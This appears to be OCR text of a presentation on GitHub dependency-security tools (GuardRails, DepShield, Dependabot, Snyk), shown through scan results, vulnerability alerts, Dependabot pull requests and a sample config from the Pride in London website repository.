
Set up a new plan | Edit your plan ▾ | Configure access

Verified by GitHub

GitHub confirms that this app meets the requirements for verification.

GuardRails scans new code changes as they occur in your repositories. For pull requests, we will post comments whenever security issues are detected. For branches, you will be able to see reports in your dashboard.

Read more...



GuardRails results in a pull requests on GitHub.

Categories

Continuous integration
Security | Free Trials
Free | Paid

Supported languages

C, C++, Elixir
and 7 other languages supported

Developer

guardrailsio

Developer links

Support
Status
Documentation
Privacy Policy
Terms of Service

Report abuse

PrideInLondon / pride-london-web

GuardRails enabled

Branches | **Pull Requests** | CLI Requests

Export

PR #1194 laij84	WER-9: Storybook	No Issues a922aff	01m 05.155s 3 hours ago
PR #1212 dependabot-preview[bot]	fix(deps): bump gatsby-plugin-sharp from 2.3.7 to 2.3.8	No Issues 268a4a4	00m 41.562s 11 hours ago
PR #1211 dependabot-preview[bot]	fix(deps): bump gatsby from 2.18.11 to 2.18.12	No Issues 957c888	00m 46.928s 2 days ago
PR #1191 dubhcait	SEO-6: Patch for update tiles and description in listed sub tickets	No Issues d64643d	00m 51.638s 2 days ago
PR #1209 dubhcait	EVE-9: removal of flipmove	No Issues 7468428	00m 40.082s 3 days ago
PR #1210 egmcdonald	WER-40 update pre commit to include markdown formatter	No Issues e5b4755	00m 37.690s 3 days ago
PR #1210 egmcdonald	WER-40 update pre commit to include markdown formatter	No Issues a4cf238	00m 45.092s 3 days ago
PR #1191 SonyaMoisset	SEO-6: Patch for update tiles and description in listed sub tickets	No Issues 5ccea3b	00m 42.190s 3 days ago
PR #1204 SonyaMoisset	WER-38 Added functionality to toggle between prod/preview content on local	No Issues 22734ae	00m 38.093s 3 days ago
PR #1210 egmcdonald	WER-40 update pre commit to include markdown formatter	No Issues 5a75668	00m 37.774s 4 days ago
PR #1210 egmcdonald	WER-40 update pre commit to include markdown formatter	No Issues 63c2e1f	00m 56.233s 4 days ago

Application

Sonatype DepShield

ⓘ You have already purchased this app on GitHub Marketplace.

Set up a new plan | Edit your plan ▾ | Configure access

Verified by GitHub

GitHub confirms that this app meets the requirements for verification.

Categories

Dependency management

Security | Free

Supported languages

Java and JavaScript

Developer

DepShield

Developer links

Support

Documentation


Privacy Policy

Terms of Service

Report abuse

Sonatype DepShield is a GitHub App used by developers to identify and remediate vulnerabilities in their open source dependencies.

Read more...



DepShield Generates GitHub Issues for Known Security Vulnerabilities

[DepShield] (CVSS 7.4) Vulnerability due to usage of lodash.get:4.4.2 #88

Open **sonatype-depshield** bot opened this issue a day ago · 0 comments

sonatype-deps... bot commented a day ago

Vulnerabilities

DepShield reports that this application's usage of lodash.get:4.4.2 results in the following vulnerability(s):

- (CVSS **7.4**) CWE-471: Modification of Assumed-Immutable Data (MAID)
- (CVSS **6.5**) [CVE-2018-3721] lodash node module before 4.17.5 suffers from a Modification of Assumed-Immutabl...


Occurrences

lodash.get:4.4.2 is a transitive dependency introduced by the following direct dependency(s):

- **husky:1.3.1**
  - └── cosmiconfig:5.1.0
    - └── lodash.get:4.4.2

This is an automated GitHub Issue created by Sonatype DepShield. Details on managing GitHub Apps, including DepShield, are available for personal and organization accounts. Please submit questions or feedback about DepShield to the Sonatype DepShield Community.

DEPENDENCY GRAPH & DEPENDABOT (GITHUB)



AVAILABLE FOR EVERY PUBLIC REPOSITORY THAT DEFINE DEPENDENCIES IN **A SUPPORTED LANGUAGE USING A SUPPORTED FILE FORMAT**

Supported package ecosystems

Package manager	Languages	Recommended formats	Supported formats
Maven	Java, Scala	`pom.xml`	`pom.xml`
npm	JavaScript	`package-lock.json`	`package-lock.json`, `package.json`
Yarn	JavaScript	`yarn.lock`	`package.json`, `yarn.lock`
`dotnet` CLI	.NET languages (C#, C++, F#, VB)	`.csproj`, `.vbproj`, `.nuspec`, `.vcxproj`, `.fsproj`	`.csproj`, `.vbproj`, `.nuspec`, `.vcxproj`, `.fsproj`, `packages.config`
Python PIP	Python	`requirements.txt`, `pipfile.lock`	`requirements.txt`, `pipfile.lock`, `setup.py` *
RubyGems	Ruby	`Gemfile.lock`	`Gemfile.lock`, `Gemfile`, `*.gemspec`
Composer	PHP	`composer.lock`	`composer.json`, `composer.lock`

octo-org / octo-repo Private

Watch 1 | Star 0 | Fork 1

Code | Issues 5 | Pull requests 24 | Actions | Projects 8 | Wiki | Security | Insights | Settings

Pulse

Contributors

Traffic

Commits

Code frequency

Dependency graph

Network

Forks

Enable the dependency graph

Track this repository's dependencies and sub-dependencies

If you'd like to enable the dependency graph and services like it, we'll need additional permissions. By clicking on "Allow access", you're agreeing to GitHub's Terms of Service and granting us permission to perform **read-only** analysis of this private repository. Learn more about how we use your data.

Allow access

Dependabot has been acquired by GitHub

Dependabot

How it works Features Languages Customers Pricing Blog

Log in

Automated dependency updates

Dependabot creates pull requests to keep your dependencies secure and up-to-date.

Sign up

Learn how it works

1,193,192 pull requests merged, and counting!

How it works

1

Dependabot checks for updates

Dependabot pulls down your dependency files and looks for any outdated or insecure requirements.

2

Dependabot opens pull requests

If any of your dependencies are out-of-date, Dependabot opens individual pull requests to update each one.

3

You review and merge

You check that your tests pass, scan the included changelog and release notes, then hit merge with confidence.

PrideInLondon / pride-london-web

Watch 2

Code | Issues 1 | Pull requests 3 | Projects 0 | Wiki | Insights | Settings

Bump dotenv from 6.2.0 to 7.0.0 #79

Open dependabot wants to merge 1 commit into `master` from `dependabot/npm_and_yarn/dotenv-7.0.0`

Conversation 1 | Commits 1 | Checks 0 | Files changed 3

dependabot bot commented 4 hours ago — Contributor

Bumps dotenv from 6.2.0 to 7.0.0.

- Changelog
- Commits

compatibility 85%

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a rebase manually by commenting `@dependabot rebase`.

- Dependabot commands and options

Bump dotenv from 6.2.0 to 7.0.0 — Verified ✓ 788659c

dependabot bot added the dependencies label 4 hours ago

GitHub APP 6:39 AM

Pull request opened by dependabot[bot]

dependabot[bot]

#78 Bump jest from 24.3.1 to 24.4.0

Bumps jest from 24.3.1 to 24.4.0.

Changelog

Sourced from jest's changelog.

> **24.4.0**
>
> **Features**
>
> - `[jest-resolve]` Now supports PnP environment without plugins (#8094)

Show more

Labels	Comments
dependencies	1

PrideInLondon/pride-london-web | Yesterday at 6:39 AM

✅ All checks have passed

7/7 successful checks

Compatibility score for *dotenv*

6.2.0 ... 7.0.0

compatibility 85%

See scores for all releases of dotenv

Dependabot has updated **dotenv** from **6.2.0** to **7.0.0** in **34** projects so far. **85%** of those updates passed CI.

Projects without CI, or without a previously passing test suite, are excluded from the scores.

Dependabot creates pull requests for thousands of organisations to help them keep their dependencies up to date.

Example `config.yml` files

▼ With only required options

```yaml
version: 1
update_configs:
  # Keep package.json (& lockfiles) up to date as soon as
  # new versions are published to the npm registry
  - package_manager: "javascript"
    directory: "/"
    update_schedule: "live"
  # Keep Dockerfile up to date, batching pull requests weekly
  - package_manager: "docker"
    directory: "/"
    update_schedule: "weekly"
```

▼ With default labels and reviewers


```yaml
version: 1
update_configs:
  # Update your Gemfile (& lockfiles) as soon as
  # new versions are published to the RubyGems registry
  - package_manager: "ruby:bundler"
    directory: "/"
    update_schedule: "live"

  # Apply default reviewer and label to created
  # pull requests
  default_reviewers:
    - "github-username"
  default_labels:
    - "label-name"
```

Available configuration options

The config file must start with `version: 1` followed by an array of `update_configs`.

Option	Required	Description
`package_manager`	yes	What package manager to use
`directory`	yes	Where to look for package manifests
`update_schedule`	yes	How often to check for updates
`target_branch`	no	Branch to create pull requests against
`default_reviewers`	no	Reviewers to set on pull requests
`default_assignees`	no	Assignees to set on pull requests
`default_labels`	no	Labels to set on pull requests
`default_milestone`	no	Milestone to set on pull requests
`allowed_updates`	no	Limit which updates are allowed
`ignored_updates`	no	Ignore certain dependencies or versions
`automerged_updates`	no	Updates that should be merged automatically
`version_requirement_updates`	no	How to update manifest version requirements
`commit_message`	no	Commit message preferences

SNYK


jQuery
spring-boot…@1.5.5
spring-data-rest…@2.6
jackson-databind@2
Microsoft.NETCore.
System.Data.Comm
jQueryDropDownSelcti
buffer-from@1.1.1.1
freqSystemDepend
source-map@0.6.1
jQueryDropDownSelcti
jQueryDropDownSelcti
TextSharp@5.5.13

Application

Snyk

You have already purchased this app on GitHub Marketplace.

Set up a new plan | Edit your plan | Configure access

Verified by GitHub

GitHub confirms that this app meets the requirements for verification.

Categories

Dependency management

Security | GitHub Enterprise

Free

Supported languages

Gradle, Java, JavaScript
and 4 other languages supported

Developer

snyk

Developer links

Support
Status
Documentation
Privacy Policy
Terms of Service


Report abuse

Snyk is on a mission to help developers use open source and stay secure.
Snyk helps find, fix (and prevent!) known vulnerabilities in your Node.js, Java, Ruby, Python and Scala apps. Snyk is free for open source.

Snyk tracks vulnerabilities in over 800,000 open source packages, and helps protect over 25,000 applications.

83% of Snyk users found vulnerabilities in their applications, and new vulnerabilities are disclosed regularly, putting your application at risk.

Read more...



Find: Quickly scan all your repos and get a high level overview on the amount of known vulnerabilities

Vulnerability DB › npm › React

React vulnerabilities

Licenses detected

- license: MIT >=0.0.0-0c756fb-697f004 <0.8.0
- license: Apache-2.0 >=0.8.0 <0.12.0-rc1
- license: BSD-3-Clause >=0.12.0-rc1 <15.6.2
- license: MIT >=15.6.2 <16.0.0-alpha
- license: BSD-3-Clause >=16.0.0-alpha <16.0.0
- license: MIT >=16.0.0

Continuously find & fix vulnerabilities like these in your dependencies.

Test and protect your applications

VULNERABILITY	VULNERABLE VERSIONS	SNYK PATCH	PUBLISHED
H Cross-site Scripting (XSS)	<0.14.0	Not available	18 Jan, 2017
M Cross-site Scripting (XSS)	>=0.5.0 <0.5.2 || >=0.4.0 <0.4.2	Not available	18 Jan, 2017

Report a new vulnerability

Test › react@16.4.2

react@16.4.2

Vulnerabilities	0 via 0 paths	Dependencies	18	Source	npm

MEDIUM SEVERITY

Denial of Service (DoS)

Vulnerable module: mem

Introduced through: gatsby@2.1.31

Detailed paths and remediation

- **Introduced through:** pride-london-web@0.1.0 › gatsby@2.1.31 › @gatsbyjs/relay-compiler@2.0.0-printer-fix.2 › yargs@9.0.1 › os-locale@2.1.0 › mem@1.1.0

  Remediation: No remediation path available.

Vulnerable functions

`index.module.exports.memoized()`

`index.module.exports.memoized.setData()`

Overview

mem is an optimization used to speed up consecutive function calls by caching the result of calls with identical input.

Affected versions of this package are vulnerable to Denial of Service (DoS). Old results were deleted from the cache and could cause a memory leak.

More about this issue

Create a Jira issue UPGRADE

Ignore

snyk-bot APP 10:33 AM

Your Snyk alerts are set up! You'll get alerts for projects in the **Pride in London** organisation.
Snyk will notify you about new vulnerabilities that affect your projects, and when new upgrades and patches become available.

snyk-bot APP 3:37 PM

Prototype Pollution

New vulnerability in package `lodash.merge` at the Pride in London organisation.

Severity	Package
Low	lodash.merge

Issue ID
SNYK-JS-LODASHMERGE-173732

Affected projects:

PrideInLondon/pride-london-web:package.json
Package version: 4.6.1

Fix with the CLI wizard

HOW DOES IT WORK ON GITHUB? 🤔

EVE-9: removal of flipmove #1209

Edit

Open dubhcait wants to merge 8 commits into master from EVE-9/remove-flipmove

Conversation 7 | Commits 8 | Checks 8 | Files changed 12 | +3,285 −2,625

dubhcait commented 6 days ago — Member

Closes ticket:

- EVE-9

dubhcait added the Refactoring label 5 days ago


dubhcait requested review from **egmcdonald**, **SonyaMoisset** and **lalj84** 6 days ago

dubhcait added this to In progress in **Pride in London** via automation 5 days ago

codecov bot commented 6 days ago • edited •

Codecov Report

Merging #1209 into master will increase coverage by 0.11%.
The diff coverage is 94.73%.



##	Coverage Diff			##
##	master	#1209	+/-	##
+ Coverage	85.43%	85.55%	+0.11%	
Files	171	172	+1	
Lines	1222	1239	+17	
Branches	149	152	+3	
+ Hits	1044	1060	+16	
− Misses	138	139	+1	
Partials	40	40		

Impacted Files	Coverage Δ	
src/components/grid/index.js	100% <100%> (ø)	↑
...rc/features/events/components/groupedEventsCard.js	91.66% <91.66%> (ø)	

Continue to review full report at Codecov.

Legend - Click here to learn more
Δ = absolute <relative> (impact), ø = not affected, ? = missing data
Powered by Codecov. Last update 21b21ea...7468428. Read the comment docs.

Reviewers
- egmcdonald
- SonyaMoisset
- lalj84

Requested changes must be addressed to merge this pull request.

Assignees
- dubhcait

Labels
- Event
- Refactoring

Projects
